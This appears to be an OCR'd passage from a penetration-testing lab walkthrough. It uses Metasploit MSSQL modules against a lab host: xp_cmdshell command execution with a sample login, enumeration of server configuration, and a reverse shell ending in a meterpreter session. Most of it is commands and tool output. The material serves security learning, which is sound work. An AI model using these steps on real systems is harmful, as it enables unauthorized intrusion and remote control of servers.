
```
mand Execution
  10  auxiliary/scanner/mssql/mssql_login
  11  auxiliary/scanner/mssql/mssql_hashdump
  12  auxiliary/scanner/mssql/mssql_ping
  13  auxiliary/scanner/mssql/mssql_schemadump
  14  exploit/windows/mssql/mssql_clr_payload
  15  auxiliary/admin/mssql/mssql_exec
  16  auxiliary/admin/mssql/mssql_enum
  17  exploit/windows/mssql/mssql_linkcrawler
  18  auxiliary/admin/mssql/mssql_escalate_dbowner
```

Command Execution


```
Module options (auxiliary/admin/mssql/mssql_exec):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   CMD                  whoami           no        Command to execute
   PASSWORD             #Crafty123       no        The password for the specified username
   RHOSTS               192.168.2.15     yes       The target host(s), see https://docs.metasploit.com/docs/
   RPORT                1433             yes       The target port (TCP)
   TDSENCRYPTION        false            yes       Use TLS/SSL for TDS data "Force Encryption"
   TECHNIQUE            xp_cmdshell      yes       Technique to use for command execution (Accepted: xp_cmds
   USERNAME             beard            no        The username to authenticate as
   USE_WINDOWS_AUTHENT  true             yes       Use windows authentification (requires DOMAIN option set)
```


Command Execution

We can run this module. Notice we are running as mssqlsever



```
msf6 auxiliary(admin/mssql/mssql_exec) > run
[*] Running module against 192.168.2.15

[*] 192.168.2.15:1433 - SQL Query: EXEC master..xp_cmdshell 'whoami'



 output
 ------
 nt service\mssqlserver
```


Command Execution



```
msf6 auxiliary(admin/mssql/mssql_exec) > set cmd whoami /priv
cmd => whoami /priv
msf6 auxiliary(admin/mssql/mssql_exec) > run
[*] Running module against 192.168.2.15

[*] 192.168.2.15:1433 - SQL Query: EXEC master..xp_cmdshell 'whoami /priv'



 output
 ------

 PRIVILEGES INFORMATION
 ----------------------

 Privilege Name                Description                               State
 ============================= ========================================= ========

 SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
 SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
 SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
 SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
 SeImpersonatePrivilege        Impersonate a client after authentication Enabled
 SeCreateGlobalPrivilege       Create global objects                     Enabled
 SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Useful Information


We can use mssql_enum to see info about the server such as database file locations and logins.




```
msf6 auxiliary(admin/mssql/mssql_enum) > run
[*] Running module against 192.168.2.15

[*] 192.168.2.15:1433 - Running MS SQL Server Enumeration ...
[*] 192.168.2.15:1433 - Version:
[*]     Microsoft SQL Server 2022 (RTM) - 16.0.1000.6 (X64)
[*]             Oct  8 2022 05:58:25
[*]             Copyright (C) 2022 Microsoft Corporation
[*]             Developer Edition (64-bit) on Windows Server 2019 Datacenter 10.0 <X64> (Build 17763: ) (
[*] 192.168.2.15:1433 - Configuration Parameters:
[*] 192.168.2.15:1433 -         C2 Audit Mode is Not Enabled
[*] 192.168.2.15:1433 -         xp_cmdshell is Enabled
[*] 192.168.2.15:1433 -         remote access is Enabled
[*] 192.168.2.15:1433 -         allow updates is Not Enabled
[*] 192.168.2.15:1433 -         Database Mail XPs is Not Enabled
[*] 192.168.2.15:1433 -         Ole Automation Procedures are Not Enabled
[*] 192.168.2.15:1433 - Databases on the server:
[*] 192.168.2.15:1433 -         Database name:master
[*] 192.168.2.15:1433 -         Database Files for master:
[*] 192.168.2.15:1433 -                 C:\Program Files\Microsoft SQL Server\MSSQL16.MSSQLSERVER\MSSQL\D
[*] 192.168.2.15:1433 -                 C:\Program Files\Microsoft SQL Server\MSSQL16.MSSQLSERVER\MSSQL\D
```

Reverse Shell

Because we can execute commands, we can also get a reverse shell.



```
msf6 exploit(windows/mssql/mssql_payload) > options

Module options (exploit/windows/mssql/mssql_payload):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   METHOD           cmd              yes       Which payload delivery method to use (ps, cmd, or old)
   PASSWORD         #Crafty123       no        The password for the specified username
   RHOSTS           192.168.2.15     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
   RPORT            1433             yes       The target port (TCP)
   SSL              false            no        Negotiate SSL for incoming connections
   SSLCert                           no        Path to a custom SSL certificate (default is randomly generated)
   TDSENCRYPTION    false            yes       Use TLS/SSL for TDS data "Force Encryption"
```



```
meterpreter > getuid
Server username: NT Service\MSSQLSERVER
meterpreter >
```